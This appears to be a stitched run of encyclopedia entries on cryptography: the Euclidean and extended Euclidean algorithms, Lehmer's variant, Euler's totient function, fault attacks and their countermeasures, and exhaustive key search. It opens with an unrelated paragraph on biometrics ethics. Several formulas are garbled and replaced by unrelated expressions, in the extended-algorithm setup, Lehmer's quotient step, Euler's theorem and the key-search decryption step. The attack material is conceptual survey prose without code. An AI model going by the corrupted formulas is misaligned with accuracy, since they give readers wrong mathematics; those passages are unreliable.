Biometrics seem to elicit a certain amount of collective concerns. In some quarters, there is a fear that biometric technologies can be potentially "harmful" and this could prove problematic for technology developers and the Governments wanting to employ them. There is thus consensus that ethical, social, and legal dimensions of biometrics need to be adequately addressed. In fact, scientific literature on ethical implications of biometrics is becoming increasingly important. In the period comprised between Jan 2015 and August 2020, the Semantic Scholar corpus indexes 4602 journal articles under the search "biometrics ethics" (Semantic Scholar 2020). In this article, we discuss the main ethical issues raised by biometrics and major trends in this area.

Euclid's algorithm; Extended Euclidean algorithm

Definition

The Euclidean algorithm provides a technique for computing the greatest common divisor and the Euclidean coefficients of two nonnegative integers.

Background

The Euclidean algorithm was reported by Euclid in his Elements (Euclid 1956). For a brief historical account the reader is referred to Knuth (1997).

Theory

The Euclidean algorithm provides a simple and efficient means for computing the greatest common divisor (GCD) of two positive integers u and v denoted $\gcd(u, v)$ without finding their factorizations. The gcd operation exhibits the following properties:

1. $\gcd(g, 0) = |g|$

2. $\gcd(u, v) = \gcd(v, u - v)$

3. $\gcd(u, v) = \gcd(v, u \bmod v) = \gcd(v, u - qv)$ where $q = \lfloor u/v \rfloor$

The execution of the Euclidean algorithm is based on the repetitive application of the property $\gcd(u, v) = \gcd(v, u \bmod v)$. Assume $u \geq v$ and let $r_0 = u$ and $r_1 = v$, then the computation proceeds as $\gcd(r_0, r_1) = \gcd(r_1, r_2) = \ldots = \gcd(r_k, 0) = r_k$ where the residues r_i are related as follows.

$$r_{i+2} = r_i - q_i r_{i+1} \text{ with } q_i = \lfloor r_i / r_{i+1} \rfloor$$

The sequence r_i is strictly decreasing and by induction it may be shown to quickly converge to zero. When $r_{k+1} = 0$, then r_k holds the desired result and the algorithm terminates. The Euclidean algorithm is given below.

The Euclidean Algorithm

Input : positive integers u and v, with $u \geq v$
Output : $g = \gcd(u, v)$
While $v > 0$ do
$q \leftarrow \lfloor u/v \rfloor$; $r \leftarrow u - qv$;
$u \leftarrow v$; $v \leftarrow r$;
End While
$g \leftarrow u$;
Return(g)

In many cryprographic applications the “extended” version of the Euclidean algorithm plays an important role. In addition to the greatest common divisor, the extended Euclidean algorithm (EEA) returns two unique integers *s* and *t*. Using these integers the greatest common divisor may be expressed as a linear combination of *u* and *v*:

$$us + vt = \gcd(u, v).$$

If *u* and *v* are relatively prime, it immediately follows that

$$us \equiv 1 \pmod{v}.$$

Hence, the extended Euclidean algorithm provides an efficient method to compute modular inverse $u^{-1} \bmod v = s$. The original Euclidean algorithm described above is modified to compute the parameters s and t. Define new iteration parameters s_i and t_i such that

$$1 \leq y \leq p - 2$$

Consider the $i + 1$-st iteration $r_{i+1} = r_{i-1} - q_{i-1}r_i$. By substituting r_i and r_{i-1} in this identity yields the following relation:

$$\begin{aligned} r_{i+1} &= (s_{i-1}u + t_{i-1}v) - q_{i-1}(s_i u + t_i v) \\ &= (s_{i-1} - q_{i-1}s_i)u + (t_{i-1} - q_{i-1}t_i)v \end{aligned}$$

Also since $r_{i+1} = s_{i+1}u + t_{i+1}v$, the values of the s and t parameters in iteration $i + 1$ are found as follows

$$\begin{aligned} s_{i+1} &= s_{i-1} - q_{i-1}s_i \\ t_{i+1} &= t_{i-1} - q_{i-1}t_i. \end{aligned}$$

As seen from these equations, only the last two values of s and t need to be available for the computation of the sequences s_i and t_i. In the first two iterations of the algorithm, $r_0 = s_0u + t_0v$ and $r_1 = s_1u + t_1v$ since $r_0 = u$ and $r_1 = v$ the parameters need to be initialized as $s_0 = 1$, $s_1 = 0$, $t_0 = 0$, and $t_1 = 1$. A generic description of the extended Euclidean algorithm is given below.

The Extended Euclidean Algorithm

Input : positive integers u and v, with $u \geq v$
Output : $g = \gcd(u, v)$ and integers
s, t satisfying $us + vt = g$
$s'' \leftarrow 1;\ s' \leftarrow 0;\ t'' \leftarrow 0;\ t' \leftarrow 1$
While $v > 0$ do
$q \leftarrow \lfloor u/v \rfloor\ ;\ r \leftarrow u - qv;$
$s \leftarrow s'' - qs';\ t \leftarrow t'' - qt';$
$u \leftarrow v;\ v \leftarrow r;$
$s'' \leftarrow s';\ s' \leftarrow s;\ t'' \leftarrow t';\ t' \leftarrow t;$
End While
$g \leftarrow u;$
$s \leftarrow s'';\ t \leftarrow t'';$
Return (g, s, t)

The algorithm recycles the temporary variables s', s'', t', and t'' by shifting their values in each iteration of the loop.

The most complex operation used in the EEA is the integer division operation. If the goal of the EEA is to compute a modular inverse, that is, $u^{-1} \bmod v$, then the operations required for computing t may be entirely omitted.

The exact number of iterations required for the algorithm to converge is more difficult to analyze. According to Crandall and Pomerance (2001), Lamé, Dixon, and Heilbronn developed an upper bound for the number of iterations in the Euclidean algorithm as

$$\left\lceil \frac{\log\left(n\sqrt{5}\right)}{\log\left(\left(1+\sqrt{5}\right)/2\right)} \right\rceil - 2 \approx 2.078\log(n) + 1.672$$

and came up with the following approximation for the average number of iterations:

$$\frac{12\log(2)}{\pi^2}\log(n) + 0.14 \approx 0.843\log(n) + 0.14.$$

where $u, v \leq n$. Hence, the number of iterations grows logarithmically with the size of the inputs. In each iteration of the Euclidean algorithm, a costly division operation is computed which takes time $O((\log(n))^2)$. This gives a running time of $O((\log(n))^3)$. However, by careful implementation it is possible to systematically reduce the sizes of u and v in each step, and achieve the overall computation in time $O((\log(n))^2)$.

For multiprecision integers, there is a useful variant due to Lehmer (1938) with time complexity $O((\log(n))^2)$. Lehmer's algorithm is based on the observation that the quotient in the Euclidean algorithm is dependent only on the leading digits of u and v. More clearly, if $\overline{u}$ and $\overline{v}$ denote the leading digits of u and v, respectively, then the following inequality always holds:

$$\frac{\overline{u}}{\overline{v}+1} \leq \frac{u}{v} \leq \frac{\overline{u}+1}{\overline{v}}$$

Hence, to determine the quotient in the Euclidean iteration, one may compute $z_y = \alpha^y \bmod p$ and $r_2, \ldots, r_n \in \mathbb{Z}_p$. If $q = q'$, then it must be that $q' = u/v = q$, and the quotient is determined via two simple single precision divisions. Otherwise, a multiprecision division is performed as in the original Euclidean iteration. The advantage of this method is that multiprecision division is only performed when absolutely essential. Lehmer's algorithm is presented below.

Lehmer's Euclidean Algorithm

```
Input:      positive integers u and v with u ≥ v
Output:     g = gcd(u, v)
            While v > B do
                ū ← ⌊u/2^k⌋ ; v̄ ← ⌊v/2^k⌋ ;
                s'' ← 1 ; s' ← 0 ; t'' ← 0 ; t' ← 1 ;
                While v̄ + s' ≠ 0 AND v̄ + t' ≠ 0 do
                    q ← ⌊(ū + s'')/(v̄ + s')⌋ ;
                    q' ← ⌊(ū + t'')/(v̄ + t')⌋ ;
                    If q ≠ q' then Goto L1
                    z ← s'' − qs' ; s'' ← s' ; s' ← z ;
                    z ← t'' − qt' ; t'' ← t' ; t' ← z ;
                    z ← ū − qv̄ ; ū ← v̄ ; v̄ ← z ;
                End While
L1              If t'' = 0 then
                    q ← ⌊u/v⌋ ;
                    w ← u − qv ; u ← v ; v ← w ;
                Else
                    w ← s''u + t''v ; r ← s'u + t'v ;
                    u ← w ; v ← r ;
                End If
            End While
            Compute g = gcd(u, v) via the euclidean
            algorithm and Return(g)
```

Note that in the algorithm $\overline{u}, \overline{v}, s', s'', t', t'', q,\ q', z$ are single precision variables, whereas *w* and *r* are multiprecision. In the first step *B* denotes the largest value a single precision integer (word) may hold. In the next step *k* is made as large as to truncate all bits except the leading word of *u* and *v*. In the innermost loop the two approximations of the quotient are compared and accordingly either the single precision operations in the next three steps or the multiprecision operations in the following if branch are computed. The While loop repeats until *v* is sufficiently reduced to fit into a single precision variable. Finally, in the last step, the execution continues with the classical Euclidean algortihm which computes and returns the GCD of the latest contents of *u* and *v*. For a more detailed treatment of the subject see Knuth (1997). An extended version of Lehmer's algorithm is given in

Cohen (1993). Sorenson presents a complexity analysis of Lehmer's algorithm in Sorenson (1995).

The Euclidean algorithm may be adapted to work on polynomials as well. Since there is no natural ordering among polynomials, the greatest common divisor of two polynomials is defined as the largest degree monic polynomial that divides both polynomials. Here our attention is restricted to polynomials defined over a field. It should be noted however that it is possible to develop Euclidean algorithms for polynomials defined over an arbitrary domain. The extended Euclidean algorithm for polynomials is given below.

The Extended Euclidean Algorithm for Polynomials

Input: polynomials $u(x)$ and $v(x)$,
with $\deg(u) \geq \deg(v)$

Output: $g(x) = \gcd(u(x), v(x))$
and polynomials $s(x)$, $t(x)$
satisfying $u(x)s(x) + v(x)t(x) = g(x)$

$s''(x) \leftarrow 1$; $s'(x) \leftarrow 0$; $t''(x) \leftarrow 0$;
$t'(x) \leftarrow 1$
While $v(x) > 0$ do
    $r(x) \leftarrow u(x) \bmod v(x)$;
    $q(x) \leftarrow (u(x) - r(x))/v(x)$;
    $s(x) \leftarrow s''(x) - q(x)s'(x)$;
    $t(x) \leftarrow t''(x) - q(x)t'(x)$;
    $u(x) \leftarrow v(x)$; $v(x) \leftarrow r(x)$;
    $s''(x) \leftarrow s'(x)$; $s'(x) \leftarrow s(x)$;
    $t''(x) \leftarrow t'(x)$; $t'(x) \leftarrow t(x)$;
End While
$a \leftarrow$ leading nonzero coefficient of $u(x)$;
$g(x) \leftarrow a^{-1}u(x)$;
$s(x) \leftarrow a^{-1}s''(x)$; $t(x) \leftarrow a^{-1}t''(x)$;
Return $(g(x), s(x), t(x))$

The modular reduction and the division operations within the loop may be achieved by a single polynomial division. The most significant difference in the polynomial version is the final scaling of $g(x)$, $s(x)$ and $t(x)$ with a^{-1} to

obtain a monic greatest common divisor polynomial. For this the inverse of *a* needs to be computed in the field over which the polynomials are defined.

Applications

The euclidean algorithm has a large number of applications in cryptography, such as in public key cryptography (e.g., in the setup phase of RSA, or in the implementation of point operations in elliptic curve cryptography), for factorization attacks (e.g., for the implementation of the sieving step), and in the statistical testing of pseudo-random number generators.

Euler's Totient Function

Burt Kaliski[64] ✉
(64) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Synonyms

Phi function

Definition

Euler's totient function, denoted $\phi(n)$, refers to the order or number of elements in the multiplicative group modulo n.

Theory

The multiplicative group of the ring $\mathbf{Z}_n$ consists of the integers (or more formally, residue classes) between 0 and $n - 1$ that are relatively prime to the modulus n. The number of elements in this group, denoted $\phi(n)$, is called *Euler's totient function* of n.

If n is prime, then $\phi(n)$ is $n - 1$, since 0 is the only integer in the set that is not relatively prime to n.

If n is a prime power, $n = p^k$, $k > 1$, then $\phi(n)$ is $(p - 1)p^{k-1}$, since any integer in the set that is divisible by p is not relatively prime to n.

If n is a general composite of the form

$$n = \prod_{i=1}^{d} p_i^{k_i},$$

where $d \geq 2$, $p_1, \ldots, p_d$ are distinct primes, and each $k_i \geq 1$, then

$$\phi(n) = \prod_{i=1}^{d} \phi\left(p_i^{k_i}\right) = \prod_{i=1}^{d} \left(p_i - 1\right) p_i^{k_i - 1}.$$

In particular, if n is a composite of the form $n = pq$, where p and q are distinct primes, which is a common case in cryptography, then $\phi(n) = (p - 1)(q - 1)$.

By a basic result of group theory, since $\phi(n)$ is the order of the multiplicative group F_2^s , it follows that every element $e \in F_2^n$ has multiplicative order dividing $\phi(n)$, i.e.,

$$\sigma' = (m')^d \mod n$$

This is known as *Euler's Theorem*. (Fermat's Little Theorem covers the special case where n is prime.) A related function is the λ function, which is the smallest positive integer such that

$$x^{\lambda(n)} \equiv 1 \pmod{n}$$

for every element $e \in F_2^n$. The λ function is the same as the ϕ function if n is a prime or prime power; if n is composite it is defined as

$$\lambda(n) = lcm\left(\phi\left(p_1^{k_1}\right), \ldots, \phi\left(p_d^{k_d}\right)\right),$$

which is a divisor of $\phi(n)$.

Applications

Euler's totient function (or the related λ function) is employed in cryptosystems based on the RSA Problem to compute the decryption exponent$d$ from the encryption exponent$e$. In particular, the exponents are related as

$$e\,d \equiv 1 (\mod \lambda(n))$$

Synonyms

Fault analysis; Fault countermeasures; Fault injection attacks


Definitions

A cryptographic device when subjected to fault injections can reveal the secret key. The faulty outputs or sometimes even the correct outputs can contain information on the secret key. This discourse is called fault attacks or fault injection attacks.

Background

The seminal paper by Boneh et al. (1997) showed that faults can be catastrophic for cryptosystems. The attack showed that with the ability of introducing a bit-flip in the RSA decipheing engine, one can determine the

corresponding secret key bits from publicly available information, the correct plaintext, and the faulty plaintext. However, the attack algorithm works against the algebraic structure used in public key cryptography, requiring to devise other algorithms to work against the non-algebraic operations that are used in secret key cryptography. Thus, in order to perform such fault attacks on block ciphers with complex bit manipulations, a new technique called differential fault analysis (DFA) was proposed by Biham and Shamir (1997) for data encryption system (DES).



Theory

Fault-Induced Information Leakage

Fault attacks (FAs) exploit the information leakage caused due to some corruption in the data or control path of an implementation. The first proposal was due to (Boneh et al., 1997) (also known as Bellcore attack) which targeted RSA-CRT. An adversary having the knowledge of the padded message can inject a fault in one of the half-exponentiations and can efficiently factor the public modulus using the faulty outcome and GCD computation. The attacks were readily extended for symmetric key systems such as DES (Biham and Shamir, 1997) and later for AES (Dusart et al., 2003) as differential fault analysis (DFA). DFAs exploit random faults in one or multiple bytes (Saha et al., 2009) of a block cipher to extract the secret key from the faulty computation. Fault differential propagation through the cipher results in certain linear relations which are used as key distinguishers for extracting the correct key (see Fig. 1). The attacks are highly practical, and for AES, it requires a single random fault at the beginning of the 8th round computation to extract the entire 128-bit secret key within minutes (Tunstall et al., 2009; Mukhopadhyay, 2009). While DFA exploits random faults for key extraction, there also exist attacks which rely on the fact that faults induced in real devices are never truly random. In most of the cases, one or two bits within a byte gets faulted, which makes the distribution of the faulty state nonrandom. Such attacks, also known as *biased fault attacks* (Guo et al., 2012; Fuhr et al., 2013; Ghalaty et al., 2014; Patranabis et al., 2015), exploit the biased and repeatable nature of the faults for key extraction. Biased fault attacks are sometimes advantageous over DFA due to two facts: (1) They do not expect the correct ciphertexts corresponding to each faulty computation, which is

the case for DFA; (2) they can bypass several conventional redundancy-based countermeasures which assume random fault distributions. On the other hand, biased fault attacks expect a lot of faults for key extraction. Some notable examples of biased fault attacks include statistical fault analysis (SFA) (Fuhr et al., 2013), differential fault intensity analysis (DFIA) (Ghalaty et al., 2014), fault sensitivity analysis (FSA) (Li et al., 2010), etc. The most recent inclusion in the list of FAs is the so-called statistical ineffective fault analysis (SIFA) which also considers that depending on the intermediate valuation, some fault injections may not even corrupt the output. Such faults are called *ineffective faults*, and they can result in attacks exploiting only correct ciphertexts resulting from an implementation under fault injection (Dobraunig et al., 2018a,b). Very recently, it has been shown that faults may break implementations having both side-channel and fault countermeasures even without the ciphertext access. This class of attacks, also called fault template attacks (FTA) (Saha et al., 2020), builds fault-assisted templates from an example device only based on whether the output is faulty or not. Later, these templates are used for key extraction from an unknown device. Some other attacks which work without ciphertext access are so-called blind fault attacks (BFA) (Korkikian et al., 2014) and safe error attacks (SEA) (Yen and Joye, 2000). However, unlike FTA, these attacks can be mitigated by the popular side-channel countermeasure called masking. For the first time, FTA has shown that even middle round fault injections may result in attacks even at the presence of masking and FA protection. Another very different class of FA is persistent fault attack (PFA) which corrupts the tables and constants in a cipher structure to extract the secret (Zhang et al., 2018). The distinct advantage of PFA is that it does not require the fault to be transient and injected at a specific time instant. Rather, the fault can be injected at the beginning of the computation and can be active for the entire encryption operation. Fault attacks on public key implementations are also prevalent. The original Bellcore attack is not directly applicable on the RSA signature schemes due to probabilistic encoding functions. It was shown in Coron and Mandal (2009) that RSA-PSS is provably secure against random faults in the random oracle model. However, such security claim does not hold against *nonrandom* faults (Fouque et al., 2012). There have been several proposals on countermeasures by carefully generating the per-signature randomness from the message and the secret key (such as EdDSA Bernstein et al. 2011).

However, simple FAs, which can artificially provoke randomness reuse with faults (Ambrose et al., 2018), can bypass many of these schemes. Such attacks are even applicable for NIST Post-Quantum Cryptography Standardization Process. Very recently, it has been shown that signature schemes which also include a nonce along with the secret key and message for randomness generation (called *hedged signatures*) are also vulnerable to faults (Aranha et al., 2020).

Evolution of Fault Attacks on Cryptosystems, Fig. 1 Fault differential propagation in AES for a byte fault injection at 8th round. The linear patterns in the shaded boxes are used for key recovery (Mukhopadhyay, 2009)

Fault Injection Techniques

Fault injection technology has improved significantly over the years. The nature of the injected faults strongly depends on the injection technique. Most of the attacks rely on transient faults injected at a specific time instant. Low cost and less precise techniques include clock glitching Anderson and Kuhn (1998) (a sudden and momentary increase in clock frequency) and under-powering (Zussa et al., 2014) (a sudden deviation in the external power supply). Among more costly but precise injection techniques, optical injection by means of laser pulses is the most common one (Agoyan et al., 2010), which can inject bit-flip and bit-set/reset faults with very high repeatability. Optical fault injections, however, require the target chip to be depackaged and mounted on laser stations. On the other hand, fault injection by means of electromagnetic (EM) pulses (Dehbaoui et al., 2012; Saha et al., 2020) does not require any depackaging and can inject sufficiently precise bit-level faults.

Fault injection does not always require direct access to the target device which further enhances its potency. The first successful remote fault injection for cryptographic attacks has been demonstrated for RSA in Bhattacharya and Mukhopadhyay (2016), using the RowHammer bug in modern DRAM chips. This attack has been extended for AES in Zhang et al. (2018). In Murdock et al. (2020), a technique called Plunder-volt has been reported which exploits the dynamic voltage-frequency scaling of high-end processors to successfully induce faults.

Countermeasures

Countermeasures against FAs utilize redundancy in time/hardware/information to detect or correct the injected faults. In the simplest form, an encryption operation is repeated multiple times, and the end results from multiple executions are compared. In case of a mismatch, no result is returned. In some cases, random strings are also outputted upon detecting a fault. The redundant computation can, however, be performed for each round or even at a lower level of granularity (such as for each sub-block of an encryption) (Guo et al., 2015). In a time redundancy countermeasure, the redundant computation is performed sequentially, whereas in hardware redundancy it is performed in parallel with the actual computation (Guo et al., 2015). The redundancy can be implemented as a repeated computation. Alternatively, some error-detection code, such as linear codes can be used. For software implementations, a special form of instruction redundancy (also called idempotent instructions, for which repetition of an instruction does not change the end result) is used to prevent against fault-induced instruction skips or instruction modifications (Moro et al., 2014).

It is widely accepted that conventional redundancy check as used in safety-critical systems is not always useful in a security context (Guo et al., 2012, 2015; Järvinen et al., 2012; Patranabis et al., 2015; Yen and Joye, 2000; Dobraunig et al., 2018b; Saha et al., 2020). This is because conventional fault-tolerant systems assume faults to be occurring randomly, which is not always the case for malicious faults. For example, it has been shown that biased faults can easily bypass many of the redundancy-based countermeasures (Patranabis et al., 2015). Moreover, a powerful adversary can also bypass the end result of a redundancy check by an additional fault. To specifically cover this kind of threat, infective countermeasures were

introduced. Infective countermeasures do not perform an explicit redundancy check but return a randomized output if there is a fault in the computation (Gierlichs et al., 2012; Tupsamudre et al., 2014; De Meyer et al., 2018). This is achieved by using a randomized function called infection function.

Advanced attacks can also utilize the information whether a fault has been detected or not (Dobraunig et al., 2018b; Saha et al., 2020) for key recovery. Such attacks have left most of the state-of-the-art countermeasures useless till date (Dobraunig et al., 2018b; Saha et al., 2020). Recently, significant effort has been devoted in developing SIFA countermeasures (Saha et al., 2019a; Dhooghe and Nikova, 2020; Daemen et al., 2019; Shahmirzadi et al., 2019). Most of these recent proposals utilize fine-grained error correction at the granularity of gates to mitigate the information leakage due to ineffective faults (Saha et al., 2019a; Dhooghe and Nikova, 2020; Shahmirzadi et al., 2019).

FA countermeasures against public key implementations have also been an active area of research. Earlier attempts for preventing Bellcore attack have utilized redundancy and sanity checks before releasing the signatures for preventing faults (Rivain, 2009a). Another approach is to use an extended modulus as in Shamir's trick (Shamir, 1999) or to protect the CRT recombination by using Garner's formula (Blömer et al., 2003). Finally, redundant exponentiation algorithms such as the Montgomery ladder are utilized in many cases (Rivain, 2009b). However, most of these approaches provide protection only against random faults. Furthermore, it was initially believed that signatures with probabilistic encoding schemes can inherently prevent Bellcore attack (Coron and Mandal, 2009). While this is true for random faults as shown in Coron and Mandal (2009), the security does not hold for nonrandom faults (Fouque et al., 2012). There have been attempts to propose infective countermeasures in the context of public key systems (Boscher et al., 2010). However, initial attempts have also been shown vulnerable for certain cases (Trichina and Korkikyan, 2010). A provably secure improvement of such countermeasures has been proposed for RSA-PSS in Barthe et al. (2014).

Automated Tools

Fault attacks, especially the DFAs, are not straightforward to figure out for a given block cipher as it requires complex, cipher-specific mathematical

steps to be performed. With the growing trend of designing application-specific lightweight block ciphers, it becomes cumbersome to check each of them manually for fault attacks. Keeping this fact in mind, multiple tools have been developed recently for automatically discovering FAs for block ciphers. Such tools accept some abstract structural description of the cipher and deduce the attacks along with their computational complexity. Initial attempts in this direction modeled the cipher and the faults as systems of multivariate polynomial equations and fed them to SAT solvers for recovering the key (also called algebraic fault attacks, or AFA) (Zhang et al., 2016). Even after such automation, interpretation of the SAT-based attacks is challenging, and depending on the fault, the SAT solver may take long time to return the key or may even result in a timeout. Recently, a machine-learning-assisted tool has been proposed which deduces the exploitability of a fault from its algebraic description without solving the SAT instances (Saha et al., 2018b). Such a tool enables AFA for covering a large fault set within reasonable time. While AFA discovers the FAs by explicitly solving for each fault instance, there are tools which can perform attack discovery without doing an attack explicitly. Most notable among such tools are ExpFault (Saha et al., 2018c) and XFC (Khanna et al., 2017), both of which take abstract descriptions of ciphers as input and utilize static analysis for discovering attacks along with attack complexity. ExpFault is the first to formalize DFAs in terms of distinguishers and associated computational complexities, based on which it quantifies the attacks.

Both ExpFault and XFC work on unprotected implementations of ciphers. While countermeasures can be added based on the tool outcome, it is also important to evaluate the hardened implementations, given there is a long history of developing inadequate countermeasures. Recently, the problem of testing hardened implementations has been addressed by ALAFA (Saha et al., 2019b). ALAFA presents a pass/fail test for evaluating the information leakage from hardened block cipher implementations. The test methodology has its roots in the theory of noninterference. The test can be performed over the ciphertexts with Welch's *t*-test, without requiring any nontrivial information regarding the countermeasure implementation. The approach bears some similarity with the Test Vector Leakage Assessment (TVLA) methodology used for evaluating side-channel attack (SCA) protection.

Open Problems and Future Directions

The potency of fault attacks has already been established. There are several challenges and open problems in this domain. One major issue is in testing and verifying the hardened implementations against FAs. The research in this direction is still in its infancy. Also, the FAs still lack a unified formal definition of security. Recently, there have been attempts to develop cipher designs keeping both FA and side-channel protection in mind (Beierle et al., 2019; Simon et al., 2020). However, a great challenge here is to keep the hardware/software overheads within reasonable limit without compromising the security. Another great challenge is to provide security combined SCA-FA attacks (Saha et al., 2018a) for new age implementations. Finally, FAs have been extended recently for non-cryptographic contexts such as for Deep Learning models (Breier et al., 2018). Providing security even for these extended application areas is another area for future research.

Exhaustive Key Search

Michael J. Wiener[66] ✉

Introduction

The simplest approach to cryptanalyzing a block cipher is exhaustive key search. The cryptanalyst wishes to find the key k that was used with block cipher E to encrypt some plaintext P to produce ciphertext C, $C = E_k(P)$ (Fig. 1 and Shannon's model).

Exhaustive Key Search, Fig. 1 Block cipher encryption

Once k is known, the cryptanalyst can find the plaintext by decrypting the ciphertext, $\tilde{D} \leftarrow \mathscr{S}(1^N)$. A very simple approach to finding k is known as exhaustive search: the cryptanalyst tries decrypting the known ciphertext C with each possible key in turn until the correct key k is found.

Implicit in the definition of exhaustive search is the assumption that the cryptanalyst can tell whether a given guess of the key is correct. This requires that the cryptanalyst has some information about the plaintext. For example, the plaintext may start with a known header (e.g., “Dear Sir”) or the bytes of the plaintext may be limited to ASCII character values. In general, the cryptanalyst requires as much information about the plaintext as he has uncertainty about the key. Otherwise, there are likely to be many keys corresponding to plausible plaintexts.

The time required to complete an exhaustive key search depends on the number (K) of possible keys, the time (t) it takes to test a candidate key, and the number (p) of processors performing the search. Each processor is responsible for approximately Kt/p keys and would take time Kt/p to test them all. On average, we expect to find the key about half way through the search making the expected run time approximately $Kt/(2p)$.

Although the focus here is on block ciphers, exhaustive search methods can be applied to stream ciphers and MAC algorithms as well.

In the following sections, we discuss some of the history of exhaustive search, including the level of effort required for hardware- and software-based attacks (section “History”), the invulnerability of modern block ciphers to exhaustive search (section “Modern Block Ciphers”), countermeasures for preventing exhaustive search attacks (section “Countermeasures”), and other related attacks (section “Related Attacks”).

History

Much of the history of exhaustive key search concerns the U.S. Data Encryption Standard (DES) (FIPS 46 1977). DES is a block cipher with 64-bit plaintext and ciphertext blocks, and 56-bit keys ($K = 2^{56}$). When DES was first proposed by the US government, there was considerable controversy over its short keys. In 1977, Diffie and Hellman (Diffie and Hellman 1977) estimated that a machine capable of recovering DES keys in a day could be built for $20 million. Some argued that this estimate was too low and that even if it were correct, it provides an adequate barrier to cryptanalysis. On the other hand, advancing technology would reduce costs quickly, and the cost of using larger keys is quite low. For example, increasing the DES key length by just 8 bits to 64 bits would increase the cost of exhaustive search by a factor of $2^8 = 256$.

The debate about the DES key size raged on for many years (Diffie's foreword to "Cracking DES" (Electronic Frontier Foundation 1998) for more details). At Crypto'93, a paper was presented that gave a detailed design for a $1 million DES key search machine, consisting of $p = 57,600$ custom chips, each capable of testing a DES key every $t = 20$ ns (Wiener 1996). Using the expression for expected run time from the introduction, this machine takes, on average, $Kt/(2p) = 3.5$ h to recover a DES key. Although general purpose computers are poorly suited to performing DES key search, by the late 1990s, various group efforts succeeded in searching the DES key space using months of computer time.

By 1998, the Electronic Frontier Foundation had actually built a hardware-based DES key search machine called "Deep Crack" (Electronic Frontier Foundation 1998). Because their budget was limited, they used custom gate array chips that are slower and more expensive than fully custom chips but have considerably lower design and fabrication start-up costs. Deep Crack, cost $200,000 to build, consisted of 1536 chips each capable of searching through 60 million keys per second, and required, on average, 4.5 days to recover a DES key.

As the evidence mounted over the years, it became increasingly difficult to pretend that DES provides adequate security, although a great deal of legacy DES-based equipment is still in use today because of a desire to avoid the cost of replacing it.

Modern Block Ciphers

The reign of DES is finally giving way to new ciphers with longer keys. The most significant of these new ciphers is Rijndael/AES (Daemen and Rijmen 2002), which was selected by the U.S. National Institute of Standards and Technology (NIST) to be the Advanced Encryption Standard (AES) (FIPS 197 2001). The AES plaintext and ciphertext block size is 128 bits, and its keys can be 128, 192, or 256 bits long.

To assess the difficulty of AES exhaustive key search, we use the 1993 DES key search design as a starting point. By Moore's law, we expect the speed of a key search machine to double every 18 months. From 1993 to 2003, this is about a factor of 100. A $1 million DES key search machine in 2003 would then take about 2 min to recover a key rather than 3.5 h. If we ignore the fact that AES is more complex than DES to implement on a chip,

even the smallest key size of AES is 72 bits longer than a DES key, meaning that AES requires 2^{72} times as much effort to recover a key. Even if we increase the budget to $1 trillion for a machine, the time increases to billions of years. AES is essentially invulnerable to key search.

Note that these arguments apply only to key search. It is conceivable that a clever cryptanalyst will find some short cut to recovering AES keys. AES has withstood considerable scrutiny so far, and time will tell whether the current confidence in its security is justified.

Countermeasures

The most effective way to prevent exhaustive key search attacks is to use sufficiently long keys. By making the number of keys K large, the key search time $Kt/(2p)$ becomes large. In some cases, system designers are constrained to some key size limit (e.g., interoperating with a legacy system, export controls). In the following subsections, we examine some of the means that have been tried to prevent key search attacks.

Frequent Key Changes

A common suggestion for avoiding key search attacks is to change keys frequently. If it takes an hour to find a key, then change keys every half hour. Implicit in this suggestion is the assumption that the key will not be useful after the half hour is up, which is true in only certain types of systems.

It turns out that this technique does not work well because key search does not take exactly an hour, but takes a time that is uniformly distributed between zero and 2 h. The probability that the key will be found in the first half hour is 25%. If the cryptanalyst does not succeed before the key is changed, then he abandons the search and starts to work on the next key. On average, one quarter of the keys will be found while they are still in use. Even if the keys are changed very frequently, say every minute, the cryptanalyst expects to wait about 2 h to recover a key quickly enough that it is still in use. Frequent key changes only slow the cryptanalyst down by at most a factor of two.

Eliminate Known Plaintext

In most analyses of key search time, it is assumed that the cryptanalyst has some known plaintext *P* corresponding to ciphertext *C*. The cryptanalyst can then take a candidate key, use it to decrypt *C* and compare the result to *P*. If we could encrypt only the unpredictable parts of messages or find some other way to eliminate known plaintext, we could slow down the cryptanalyst. This is not as easy as it sounds.

Suppose that the cryptanalyst has no known plaintext but knows that the plaintext is coded with one ASCII character per byte. This means that each byte has a leading zero bit. In the case of DES with a 64-bit block size, each plaintext block contains 8 zero bits at known positions. When the cryptanalyst tries decrypting a ciphertext block with the wrong key, the random result has only a 1 in 2^8 chance of having the correct form. Thus, the cryptanalyst can eliminate most keys in just a single decryption. The remaining wrong keys can be eliminated with one or more additional decryptions of other ciphertext blocks. Overall, the impact on run time is negligible. Even if the cryptanalyst knows only one bit of redundancy per plaintext block, half the keys will be eliminated on the first decryption, a quarter of the keys will be eliminated on the second decryption, etc. Overall, this only slows the search by a factor of two.

Different Modes of Encryption

There are several standardized modes of operation of a block cipher (FIPS 81 1980). The simplest is called electronic codebook (ECB) mode where each plaintext block is encrypted in turn and the resulting ciphertext blocks are concatenated. However, there are other modes where the previous ciphertext block is involved in encrypting the next plaintext block. The 1993 DES key search paper (Wiener 1996) shows that a key-search design can be adapted to cipher-block chaining (CBC), cipher-feedback (CFB), and output feedback (OFB) modes for a run-time penalty of less than 2.5.

Extensive Key Setup

In most block ciphers, there is a key-setup process to take a key and produce a set of subkeys for direct use in the algorithm. Collectively, these subkeys are usually much longer than the original key. When encrypting, the key setup can be performed once per key, and the resulting subkeys can be used for the life of the key. However, for key search, it is necessary to compute new subkeys for each key that is tried. This leads to the idea of making the key-setup process expensive to slow down key search while having (hopefully) minimal impact on encryption.

For example, if key setup is 100 times more effort than encrypting a block, then key search is slowed down by a factor of approximately 100. But from the cryptographer's point of view, if a key is used to encrypt significantly more than 100 blocks, the impact is minimal.

There are a number of potential problems with this approach. A system may be designed to encrypt short messages making the key setup overhead significant. Subkeys would have to be stored rather than recomputed for each encryption, which may be a problem in small devices that handle many keys. If the key space is small enough, the cryptanalyst might precompute and store the subkeys for each key and use the resulting database to perform key search quickly. The cryptanalyst may have many keys to attack at once and can compute subkeys from each key once and try the subkeys on each of the problem instances, thereby spreading the cost of subkey generation across multiple problem instances.

All-or-Nothing Encryption

Rivest had an interesting idea for slowing down key search called all-or-nothing encryption (Rivest 1997). This encryption mode is designed so that it is not possible to recover a single plaintext block (even knowing the key) until the entire message is decrypted. This means that the cryptanalyst cannot eliminate most keys by decrypting a single block, and the key search effort increases by a factor of the number of blocks in the message.

Related Attacks

